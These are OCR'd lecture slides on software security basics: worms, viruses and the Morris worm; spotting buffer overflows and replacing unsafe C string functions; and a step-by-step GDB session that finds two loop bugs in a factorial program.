
Worms and Viruses

- Pieces of code that attempt to spread themselves among computers
- *Worm*
  - A program that can run by itself
  - Can propagate a fully working version of itself on other machines.
- *Virus*
  - A piece of code that adds itself to other programs, including operating systems
  - Cannot run independently

Morris Worm

- On Nov 2, 1988 a Cornell graduate student released a worm that brought down the Internet
- The Morris worm was not written to cause damage, but to gauge the size of the Internet (Experiment gone wrong)
- First public use of buffer overflow techniques
  - gets() function is used
- Result:
  - ~10% of computers infected
  - 1000's of wasted sysadmin hours
  - Sentence in federal court: 400 hours of community service and ~$10,000 fine

Misuse can have serious consequences – do not experiment with this on public networks / computing resources



How Can You Identify Buffer Overflows in Your Code?

- Supply long/incorrect inputs
  - If the application shows segmentation fault it might be vulnerable
- Inspect source code for incorrect usage
- Use automated testing tools (e.g. fuzzing)
  - An automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program.
  - Makes random modifications to real inputs

Check All Writes into Buffers

- Avoid or judiciously use dangerous functions
  - gets(), strcpy(), strcat(), sprint(), scanf()
  - They generate a byte sequence without being given any indication of the size of the destination buffer
  - lead to vulnerabilities to buffer overflow.
- Alternatives
  - Check input size first
  - Dynamically allocate (malloc) sufficiently large array, if input size is known
  - Use: fgets(), strncpy(), strncat(), snprintf()

When using buffers, be careful about their maximum length and handle them appropriately.

GDB Debugger

- Various methods to debug a code
  - Print out messages to the screen
  - Use a debugger
- GDB: GNU DeBugger
- Locate the source of the bug
  - Which line of code the fault occurs
  - Know about the values in the method
  - Who called the method
  - Why the error occurs

Use GDB to Debug

- Starting GDB
  - $ gdb <executable name>
- Setting breakpoints
  - (gdb) break <source code line number>
- Running the program
  - (gdb) run
- Look at the code where the program is stopped
  - "list" command: (gdb) list
- Run the program line-by-line or continuously
  - Under gdb environment, use commands "next" and "step" and "continue"

For example

```
1  value=display();
2  readinput();
```

- "next" gets line 1 executed and advances to line 2
- "step" step into display() and advances to the first line of display()

Use GDB to Debug (Continue)

- Examining the variables
  - Examine local variables to check the program misbehavior: (gdb) print <var name to print>
  - Modify the variables: (gdb) set <var> = <value>
- Setting watch points
  - Provide a running commentary of changes to the variables
  - Notify when the value is written
  - (gdb) watch <var>
  - Can only set watchpoints for a variable in scope
  - Need use both breakpoint and watchpoint to watch the variables in different functions
- Quit
  - Use kill to stop the program when it is paused
  - Use quit to quit GDB

Example (Gdb example): lecture_9_code/Gdb_example/Gdb_example.c


This program computes the factorial of an input number n:
The factorial of n: n! = n*(n-1)*(n-2)*…*1
result = n!

```
1   #include<iostream>
2   using namespace std;
3   long factorial(int n);
4   int main()
5   {
6       int n(0);
7       cout<<“Input the number n\n”;
8       cin>>n;
9       cout<<“Calling the factorial function\n”;
10      long val=factorial(n);
11      cout<<“The factorial is: ”<<val;
12      cin.get();
13      return 0;
14  }
15  //function to calculate factorial of n
16  long factorial(int n)
17  {
18      long result(1);
19      while(n--)
20      {
21          result = result * n;
22      }
23      return result;
24  }
```

Terminal
$ ./main

Example (Gdb example): Output

```
$ ./main
```



- This program computes the factorial of a number erroneously but the compiling of the program shows no error
- The goal of debugging is to pinpoint the reason of the error

Example (Gdb example): Debugging Process

- Set a breakpoint just in the line of the function call
- Step into the function from that line
- Set watchpoints for both the calculation result and the input number as it changes.
- Analyze the results from the watchpoints to find problematic behaviors

Example (Gdb example): Debugging Process

$ gdb main

line 10 long val=factorial(n);

```
Reading symbols from main...done.
(gdb) break 10
Breakpoint 1 at 0x4009c4: file gdb_example.c, line 10.
(gdb) run
Starting program: /home/chen/Desktop/networkprogram/lecture_9_code/gdb_example/main
Input the number n
3
```

Add the break point when calling the factorial function

Run the debugging

Input the number n

```
Breakpoint 1, main () at gdb_example.c:10
10              long val=factorial(n);
(gdb) step
factorial (n=3) at gdb_example.c:19
19              long result(1);
(gdb) list
14              return 0;
15      }
16
17      long factorial(int n)
18      {
19              long result(1);
20              while(n--)
21              {
22                      result*=n;
23              }
```

At the breakpoint, step in to the function

Look at the code part the program stops at

Example (Gdb example): Debugging Process

```
(gdb) watch n
Hardware watchpoint 2: n
(gdb) watch result
Hardware watchpoint 3: result
(gdb) continue
Continuing.

Hardware watchpoint 3: result

Old value = 0
New value = 1
factorial (n=3) at gdb_example.c:20
20              while(n--)
(gdb)
Continuing.

Hardware watchpoint 2: n

Old value = 3
New value = 2
0x0000000000400a4c in factorial (n=2) at gdb_example.c:20
20              while(n--)
(gdb)
Continuing.
```

Set watchpoints at “n” and “result”

Continue the program until the watchpoint changes

result is initiated to 1

Just hit “Enter” to continue

Just hit “Enter” to continue

Example (Gdb example): Debugging Process

```
Hardware watchpoint 3: result

Old value = 1
New value = 2
factorial (n=2) at gdb_example.c:20
20              while(n--)
(gdb)
Continuing.

Hardware watchpoint 2: n

Old value = 2
New value = 1
0x0000000000400a4c in factorial (n=1) at gdb_example.c:20
20              while(n--)
(gdb)
Continuing.

Hardware watchpoint 2: n

Old value = 1
New value = 0
0x0000000000400a4c in factorial (n=0) at gdb_example.c:20
20              while(n--)
(gdb)
Continuing.

Hardware watchpoint 3: result

Old value = 2
New value = 0
factorial (n=0) at gdb_example.c:20
20              while(n--)
(gdb)
Continuing.
```

result changes to 2! But result should start multiplication from 3. Find the 1st bug

n changes to 1, while result = 2x1 does not change

n changes to 0. To calculate factorial, we need to stop the loop before n reaches 0. Find the 2nd bug.

Example (Gdb example): Debugging Process

```
Hardware watchpoint 2: n

Old value = 0
New value = -1
0x0000000000400a4c in factorial (n=-1) at gdb_example.c:20
20              while(n--)
(gdb)
Continuing.

Watchpoint 2 deleted because the program has left the block in
which its expression is valid.

Watchpoint 3 deleted because the program has left the block in
which its expression is valid.
0x00000000004009ce in main () at gdb_example.c:10
10              long val=factorial(n);
(gdb) print val
$1 = 140737488346832
(gdb) next
11              cout<<"Calling the factorial function\n";
(gdb) next
Calling the factorial function
12              cout<<"The calculated factorial is: "<<val<<'\n';
(gdb) continue
Continuing.
The calculated factorial is: 0
[Inferior 1 (process 29277) exited normally]
(gdb) quit
```

When exiting the factorial function, the watchpoints are deleted

Print the “value” and exit the program normally

Example (Gdb example): Debugging Process

Identify the errors:

- Loop should stop before n goes to 0
- result should start multiplication from n and stops at 1

```
20      while(n--)
21      {
22          result = result * n;
23      }
```

Change to

```
while(n>0)
{
    result*=n;
    n = n-1;
}
```

Homework Readings

- CSAPP: Computer Systems – A Programmer's Perspective
  - Chapter 3.11, 3.12